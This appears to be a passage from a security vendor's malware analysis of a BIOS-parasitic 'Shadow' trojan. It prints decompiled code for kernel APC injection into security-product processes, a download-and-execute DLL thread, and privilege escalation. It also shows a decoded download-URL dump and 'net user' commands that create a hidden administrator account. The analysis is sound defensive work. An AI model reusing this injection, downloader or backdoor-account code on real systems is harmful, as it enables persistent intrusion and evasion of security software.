
```
v1 = a1;
v2 = 0xC0000225;
v9 = L"zhudongfangyu.exe";
v23 = 0i64;
v10 = L"QQPcRtp.exe";
v3 = 0;
v11 = L"KSafeSvc.exe";
v4 = (__int64 *)&v9;
v12 = L"QQProtect.exe";
v13 = L"Kwsprotect64.exe";
v14 = L"KGService.exe";
v15 = L"BaiduSdSvc.exe";
v16 = L"BadduAnSvc.exe";
v17 = L"BaiduHips.exe";
v18 = L"BaiduProtect.exe";
v19 = L"BaiduSduproxy64.exe";
v20 = L"2345RTProtect.exe";
v21 = L"2345SFGuard.exe";
v22 = L"2345SFGuard64.exe";
while ( *v4 )
{
  RtlInitUnicodeString(&v6);
  v2 = FindProcessForInject((__int64)&v6, (__int64)&v7, 0);
  if ( v2 >= 0 )
  {
```

Apply for memory copy injection:



```
v15 = (dwCodeSize + 4095) & 0xFFFFFFFFFFFFF000ui64;
if ( ZwAllocateVirtualMemory(-1i64, &lpAllocBase, 0i64, &v15) >= 0 )
{
  memcpy(lpAllocBase, v12, dwCodeSize);
  lpAllocBasev = lpAllocBase;
  if ( v19 )
  {
    if ( lpAllocBase & 0xFFFFFFFF00000000ui64 )
      lpAllocBasev = 0i64;
    else
      lpAllocBasev = -4 * lpAllocBase;
  }
  if ( !lpAllocBasev || (v6 = InsertQueueApc(v14, lpAllocBasev, 0i64, v5, 0i64)) == 0 )
    ZwFreeVirtualMemory(-1i64, &lpAllocBase, &v15, 0x4000i64);
}
if ( !v7 )
{
  KeUnstackDetachProcess(&v16);
  ObfDereferenceObject(v18);
}
v2 = v6;
```


Insert APC injection:



```
v5 = 0;
SystemArgument1 = a4;
lpThreadv = lpThread;
if ( lpThread && NormalRoutine )
{
  LODWORD(v8) = ExAllocatePoolWithTag(0i64, 88i64, 1262571587i64);
  Apc = v8;
  LODWORD(v10) = ExAllocatePoolWithTag(0i64, 88i64, 1262571587i64);
  v11 = v10;
  if ( Apc )
  {
    if ( v10 )
    {
      KeInitializeApc(Apc, lpThreadv, 0i64, FreeApc);
      v5 = KeInsertQueueApc(Apc, SystemArgument1, SystemArgument2, 0i64);
      if ( v5 )
      {
        KeInitializeApc(v11, lpThreadv, 0i64, DelayExecutionThread);
        v5 = KeInsertQueueApc(v11, 0i64, 0i64, 0i64);
        if ( !v5 )
          goto LABEL_11;
        return v5;
      }
      ExFreePoolWithTag(Apc, 0i64);
_ABEL_11:
      ExFreePoolWithTag(v11, 0i64);
      return v5;
    }
    ExFreePoolWithTag(Apc, 0i64);
```


2.6 Execute user-level malicious download code

After injection, it is executed from the application layer. The code contains a DLL file, and the execution function is to apply for the memory base address.



```
seg000          segment byte public 'CODE' use64
                assume cs:seg000
                assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
                call    sub_6
                retn

; =============== S U B R O U T I N E =======================================


sub_6           proc near               ; CODE XREF: seg000:0000000000000000↑p
                push    rcx
                push    rdx
                push    rbx
                push    rbp
                push    rsi
                push    rdi
                push    r8
                push    r9
```


Then get the base address of the Kernel32 module, follow LoadLibraryA GetProcAddress VirtualAlloc, fill the PE file import table in the memory, and execute the DllMain function after filling.



```
BOOL __stdcall DllEntryPoint(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
{
  HINSTANCE v3; // rbx@1
  HANDLE v4; // rax@4

  v3 = hinstDLL;
  if ( fdwReason == 1 )
  {
    DisableThreadLibraryCalls(hinstDLL);
    qword_1000C028 = (__int64)v3;
    if ( v3 )
      sub_10004478((__int64)v3, 1, 0i64);
    v4 = CreateThread(0i64, 0i64, (LPTHREAD_START_ROUTINE)DownFileAndExecThreadProc, 0i64, 0, 0i64);
    if ( v4 )
      CloseHandle(v4);
  }
  return 1;
}
```


A thread will be created in DllMain, the download will be executed and run, and related services will be suspended or deleted according to the control code.

thread function:




```
dword_1000C020 = 1;
if ( !memcmp(&unk_1000F000, "hashblob", 8ui64) )
{
  if ( qword_1000C028 )
    sub_10004478(qword_1000C028, 2, 0i64);
  WSAStartup(0x202u, &WSAData);
  AdjustPrivilege("SeTcbPrivilege");
  AdjustPrivilege("SeDebugPrivilege");
  Sleep(0x3E8u);
  if ( dword_1000F008 > 0 )
  {
    do
    {
      memcpy(&String, (char *)&unk_1000F040 + 1588 * v1, 0x634ui64);
      DencodeData((__int64)aKrfJlGarG, (unsigned __int64)&String, 0x634);
      StopTheServiceAndRunExe(&String);
      ++v1;
    }
    while ( v1 < dword_1000F008 );
  }
  result = 0i64;
```

The privilege escalation operation decrypts the download address data. The decrypted content is:




```
00000000`039ff420  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
00000000`039ff430  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
00000000`039ff440  00 00 00 00 68 74 74 70-3a 2f 2f 77 77 77 2e 65  ....http://www.e
00000000`039ff450  [redacted]
00000000`039ff460  64 62 00 00 00 00 00 00-00 00 00 00 00 00 00 00  db..............
00000000`039ff470  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
00000000`039ff480  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
```

Pause or delete the service according to the control code:



```
v3 = *((_DWORD *)v1 + 392);
if ( (_DWORD)v3 == 3 )
{
  result = StopServiceByName(&String1);
}
else if ( (_DWORD)v3 == 4 )
{
  result = StopAndDeleteServiceByName(v3, &String1);
}
else if ( lstrlenA(v1 + 1300) <= 2
       || lstrlenA(v1 + 1040) <= 2
       || (v4 = *((_DWORD *)v1 + 391), !_bittest(&v4, 0x1Fu))
       || (result = sub_1000318C((HKEY)*((_DWORD *)v1 + 391), (__int64)(v1 + 1300), (__int
{
  v5 = "%temp%";
  if ( lstrlenA(v1 + 520) > 2 )
    v5 = v1 + 520;
```


Then run in three ways: (DLL loading, parent process injection, directly creating EXE to run)



```
  DeleteFileA(&TempFileName);
  v10 = *((_DWORD *)v1 + 392);
  if ( v10 )
  {
    if ( v10 == 1 )
    {
      if ( (unsigned int)DownFile(v1 + 260, &TempFileName, 0) > 0 )
        LoadLibraryA(&TempFileName);
    }
    else if ( v10 == 2 )
    {
      VirtualAllocAnrun(v1 + 260);
    }
  }
  else
  {
    DownFileAndExecW(v1 + 260, &TempFileName, v9, (unsigned int)v8, *((_DWORD *)v1 + 394));
  }
  result = DeleteFileA(&TempFileName);
}
```


2.7 Create malicious accounts

Downloaded here is an EXE, the main function is to create an administrator account.



```
int __stdcall sub_401000(int a1, int a2, int a3, int a4)
{
  WinExec("net user aaaabbbb aesaesaes /add", 0);
  WinExec("net localgroup administrators aaaabbbb /add", 0);
  return 0;
}
```

screenshot:



0x03 Conclusion

Shadow Trojans can parasitize in various versions of BIOS including UEFI motherboards, infect the BIOS boot module in a very precise and targeted manner, and implement remote control by killing the entire Windows platform, showing a high-risk, high-complexity and high-tech " Three high" features.

*In order to prevent spyware Trojans, **360 Security Center recommends that netizens** : try to choose official channels to buy computer accessories, and enable real-time protection of security software. If you encounter suspicious situations such as slow computer startup and login interface, unfamiliar accounts in the system, and repeated virus reporting by security software, it is best to seek help from security vendors to prevent Trojan horse viruses from causing damage to personal data and property*